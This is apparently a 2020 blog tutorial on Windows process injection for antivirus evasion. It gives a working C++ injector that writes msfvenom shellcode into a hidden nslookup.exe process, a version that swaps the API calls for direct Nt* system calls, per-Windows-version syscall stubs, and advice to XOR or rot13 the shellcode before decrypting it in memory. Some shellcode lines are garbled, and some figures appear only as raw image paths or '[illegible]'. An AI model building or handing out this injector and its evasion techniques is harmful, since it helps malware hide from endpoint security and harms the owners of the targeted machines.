

Direct system call injection process to avoid anti-kill

The content is as titled.

This is also a technology I have used for a long time. I have also posted such on my github and given this to many others.

Introduction

The main idea is to inject shellcode into the process. The process can be an existing process or a newly created process.

Mainly used api are as listed below. Also a good resource for undocumented windows process injection stuff that I like is the following: <https://bytepointer.com/resources/index.htm>

```
LPVOID VirtualAllocEx(
    HANDLE hProcess,
    LPVOID lpAddress,
    SIZE_T dwSize,
    DWORD flAllocationType,
    DWORD flProtect
);

BOOL WriteProcessMemory(
    HANDLE hProcess,
    LPVOID lpBaseAddress,
    LPCVOID lpBuffer,
    SIZE_T nSize,
    SIZE_T *lpNumberOfBytesWritten
);

HANDLE CreateRemoteThread(
    HANDLE hProcess,
    LPSECURITY_ATTRIBUTES lpThreadAttributes,
    SIZE_T dwStackSize,
    LPTHREAD_START_ROUTINE lpStartAddress,
```

```

LPVOID          lpParameter,
DWORD           dwCreationFlags,
LPDWORD         lpThreadId
);

```

The simple demo is as follows:

```

#include <iostream>
#include <Windows.h>
#include "common.h"

int main()
{
    // msfvenom -p windows/x64/exec CMD=notepad.exe -f cunsignedchar shellcode[]
    ="\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50\x52" "\x51\x56\x48\x31\xd2\x65\x48\x84"
    "\xac \ x41 \ xc1 \ xc9 \ x0d \ x41 \ x01 \ xc1 \ x38 \ xe0 \ x75 \ xf1 \ x4c \ x03 \ x4c"
    "

    "\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0"
    "\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04"
    "\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59"
    "\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48"
    "\x8b\x12\xe9\x57\xff\xff\xff\x5d\x48\xba\x01\x00\x00\x00\x00"
    "\x00\x00\x00\x48\x8d\x8d\x01\x01\x00\x00\x41\xba\x31\x8b\x6f"
    "\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd\x9d\xff"
    "\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb"
    "\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5\x6e\x6f\x74"
    "\x65\x70\x61\x64\x2e\x65\x78\x65\x00";

    // Create a 64-bit process:
    STARTUPINFO si;
    PROCESS_INFORMATION pi;
    LPVOID allocation_start;
    SIZE_T allocation_size = sizeof(shellcode);
    LPCWSTR cmd;
    HANDLE hProcess, hThread;

    ZeroMemory(&si, sizeof(si));
    ZeroMemory(&pi, sizeof(pi));
    si.cb = sizeof(si);
    cmd = TEXT("C:\\Windows\\System32\\nslookup.exe");

```

```

if (!CreateProcess(
    cmd, [REDACTED]// Executable
    NULL, [REDACTED]// Command line
    NULL, [REDACTED]// Process handle not inheritable
    NULL, [REDACTED]// Thread handle not inheritable
    FALSE, [REDACTED]// Set handle inheritance to FALSE
    CREATE_NO_WINDOW, [REDACTED] // Do Not Open a Window
    NULL, [REDACTED]// Use parent's environment block
    NULL, [REDACTED]// Use parent's starting directory
    &si, [REDACTED] // Pointer to STARTUPINFO structure
    &pi[REDACTED]// Pointer to PROCESS_INFORMATION structure (removed extra parentheses)
)) {
    DWORD errval = GetLastError();
    std::cout << "FAILED" << errval << std::endl;
}

WaitForSingleObject(pi.hProcess, 1000); // Allow nslookup 1 second to
start/initialize.

// Inject into the 64-bit process:
// HIGH-LEVEL WINDOWS API:
allocation_start = VirtualAllocEx(pi.hProcess, NULL, allocation_size, MEM_COMMIT |
MEM_RESERVE, PAGE_EXECUTE_READWRITE);
WriteProcessMemory(pi.hProcess, allocation_start, shellcode, allocation_size, NULL);
CreateRemoteThread(pi.hProcess, NULL, 0, (LPTHREAD_START_ROUTINE)allocation_start, NULL,
0, 0);
}

```

Then analyze the API call situation:

Application Installation and Servicing	Modules	1	2:50:03.176 PM	1	ntdll.dll	DIIMain (0x
Audio and Video	SHLWAPI.dll	2	2:50:03.176 PM	1	KERNELBASE.dll	NtDevice
Component Object Model (COM)	msvcrt.dll	3	2:50:03.176 PM	1	KERNELBASE.dll	RtlSetLa
Data Access and Storage	combase.dll	4	2:50:03.176 PM	1	ntdll.dll	DIIMain (0x
Delta Compression	RPCRT4.dll	5	2:50:03.176 PM	1	ntdll.dll	DIIMain (0x
Devices	bcryptPrimitives.dll	6	2:50:03.176 PM	1	KERNEL32.DLL	RtlSetLa
Diagnostics	GDI32.dll	7	2:50:03.176 PM	1	ntdll.dll	DIIMain (0x
Documents and Printing	gdi32full.dll	8	2:50:03.176 PM	1	KERNEL32.DLL	RtlSetLa
Graphics and Gaming	msvc_p_win.dll	9	2:50:03.176 PM	1	ntdll.dll	DIIMain (0x
Internet	USER32.dll	10	2:50:03.176 PM	1	ntdll.dll	DIIMain (0x
Microsoft .NET	win32u.dll	11	2:50:03.176 PM	1	ntdll.dll	DIIMain (0x
NT Native	VCRUNTIME140.dll	12	2:50:03.176 PM	1	ntdll.dll	DIIMain (0x
Netscape Portable Runtime	VCRUNTIME140_1.dll	13	2:50:03.176 PM	1	ntdll.dll	DIIMain (0x
Network Security Services (NSS)	ucrtbase.dll	14	2:50:03.176 PM	1	ntdll.dll	DIIMain (0x
Networking	apphelp.dll	15	2:50:03.177 PM	1	ntdll.dll	DIIMain (0x
Office Development	KERNELBASE.dll	16	2:50:03.177 PM	1	KERNELBASE.dll	RtlSetLastW
Scripting Runtime Library	ntdll.dll	17	2:50:03.177 PM	1	CRT_High_Level_AP...	InitializeSLi
Security and Identity	KERNEL32.DLL	18	2:50:03.177 PM	1	KERNELBASE.dll	NtQueryVirt
System Administration	CRT_High_Level_API.exe	19	2:50:03.177 PM	1	KERNELBASE.dll	NtQueryVirt
System Services	MSVCP140.dll	20	2:50:03.177 PM	1	KERNELBASE.dll	NtQueryVirt
Undocumented (UnDoc'd)	ADVAPI32.dll	21	2:50:03.177 PM	1	KERNELBASE.dll	RtlAllocate
Virtualization	sechost.dll					
Visual C++ Run Time Library	IMM32.DLL					

CRT_High_Level_API.exe	VirtualAllocEx (0x0000000000000120, NULL, 280, MEM_COMMIT MEM_RESERVE, PAGE_EXECUTE_READWRITE)
KERNELBASE.dll	NtAllocateVirtualMemory (0x0000000000000120, 0x000000026bd9f2f8, 0, 0x000000026bd9f300, MEM_COMMIT MEM_RESERVE, PAGE...
KERNELBASE.dll	NtQueryVirtualMemory (0x0000000000000120, 0x00000147d8b50000, 8, 0x000000026bd9f580, 48, NULL)
KERNELBASE.dll	NtWriteVirtualMemory (0x0000000000000120, 0x00000147d8b50000, 0x000000026bd9f6d0, 280, 0x000000026bd9f570)
CRT_High_Level_API.exe	CreateRemoteThread (0x0000000000000120, NULL, 0, 0x00000147d8b50000, NULL, 0, NULL)
KERNELBASE.dll	NtDuplicateObject (GetCurrentProcess(), 0x0000000000000120, GetCurrentProcess(), 0x000000026bd9ee28, 1026, 0, 0)
KERNELBASE.dll	NtQueryInformationProcess (0x0000000000000188, ProcessBasicInformation, 0x000000026bd9ee88, 48, NULL)
KERNELBASE.dll	NtQueryInformationProcess (0x0000000000000188, ProcessImageInformation, 0x000000026bd9eec0, 64, NULL)
KERNELBASE.dll	NtCreateThreadEx (0x000000026bd9ee08, THREAD_ALL_ACCESS, NULL, 0x0000000000000188, 0x00000147d8b50000, NULL, FALSE, 0, 0, ...

it is important to remember that there are two types of APIs that can be spied on:

Event	Process	Stack
Frame	Module	Location
K 0	FLTMGR.SYS	RtlPerformPreCallbacks + 0x2fd
K 1	FLTMGR.SYS	RtlPassThroughInternal + 0x8c
K 2	FLTMGR.SYS	RtlPassThrough + 0x158
K 3	FLTMGR.SYS	RtlDispatch + 0x9e
K 4	ntoskml.exe	IoCallDriver + 0x59
K 5	ntoskml.exe	IoQueryXxxInformation + 0x12c
K 6	ntoskml.exe	IoQueryNameInternal + 0x21a
K 7	ntoskml.exe	IoQueryName + 0x26
K 8	ntoskml.exe	ObQueryNameStringMode + 0xd5
K 9	ntoskml.exe	MmQueryVirtualMemory + 0xb19
K 10	ntoskml.exe	KiSystemServiceCopyEnd + 0x25
K 11	ntoskml.exe	NtQueryVirtualMemory + 0x14
U 12	ntdll.dll	NtQueryVirtualMemory + 0x14
U 13	KernelBase.dll	BasepFillUIEFInfo + 0xc1
U 14	KernelBase.dll	SetUnhandledExceptionFilter + 0x28
U 15	user_kernel_example.exe	pre_cpp_initialization + 0x9, d:\agent\work\5\src\tools\crt\vcstartup\src\startup\exe_common.inl(220)
U 16	ucrtbase.dll	inlterm + 0x43
U 17	user_kernel_example.exe	__sort_common_main_seh + 0x81, d:\agent\work\5\src\tools\crt\vcstartup\src\startup\exe_common.inl(256)
U 18	kernel32.dll	BaseThreadInitThunk + 0x14
U 19	ntdll.dll	RtlUserThreadStart + 0x21

We use low level APIs for our operations

So,

First, make a system call to the API you need to use. The core code is as follows:

```
NtAllocateVirtualMemory(pi.hProcess, &allocation_start, 0, (PULONG)&allocation_size,
MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
NtWriteVirtualMemory(pi.hProcess, allocation_start, shellcode, sizeof(shellcode), 0);
NtCreateThreadEx(&hThread, GENERIC_EXECUTE, NULL, pi.hProcess, allocation_start,
```

```
allocation_start, FALSE, NULL, NULL, NULL, NULL);
```

Among them, NtAllocateVirtualMemory needs to consider the version differences of different operating systems. Refer to the following:

```
NtAllocateVirtualMemory_SystemCall_6_1_7600:           ; Windows 7 SP0
    mov     eax, 0015h
    jmp     NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_6_1_7601:           ; Windows 7 SP1 and Server 2008 R2 SP0
    mov     eax, 0015h
    jmp     NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_6_2_XXXX:           ; Windows 8 and Server 2012
    mov     eax, 0016h
    jmp     NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_6_3_XXXX:           ; Windows 8.1 and Server 2012 R2
    mov     eax, 0017h
    jmp     NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_10_0_10240:         ; Windows 10.0.10240 (1507)
    mov     eax, 0018h
    jmp     NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_10_0_10586:         ; Windows 10.0.10586 (1511)
    mov     eax, 0018h
    jmp     NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_10_0_14393:         ; Windows 10.0.14393 (1607)
    mov     eax, 0018h
    jmp     NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_10_0_15063:         ; Windows 10.0.15063 (1703)
    mov     eax, 0018h
    jmp     NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_10_0_16299:         ; Windows 10.0.16299 (1709)
    mov     eax, 0018h
    jmp     NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_10_0_17134:         ; Windows 10.0.17134 (1803)
    mov     eax, 0018h
    jmp     NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_10_0_17763:         ; Windows 10.0.17763 (1809)
    mov     eax, 0018h
    jmp     NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_10_0_18362:         ; Windows 10.0.18362 (1903)
    mov     eax, 0018h
```

```


    jmp NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_10_0_18363:      ; Windows 10.0.18363 (1909)
    mov eax, 0018h
    jmp NtAllocateVirtualMemory_Epilogue

```


The list is as follows:

[illegible]

Regarding the relationship, refer to the following figure then obfuscate your shellcode such as xor or rot13. Then load it into memory and decrypt it.




To test this ill use the only antivirus that I respect qihoo 360 :not troll:



By Boschko

- My Hack The Box: <https://www.hackthebox.eu/home/users/profile/37879>
- My GitHub: <https://github.com/OlivierLaflamme>
- My WeChat QR below:



Revision #2

Created 17 December 2020 03:23:53 by Boschko

Updated 17 December 2020 04:09:14 by Boschko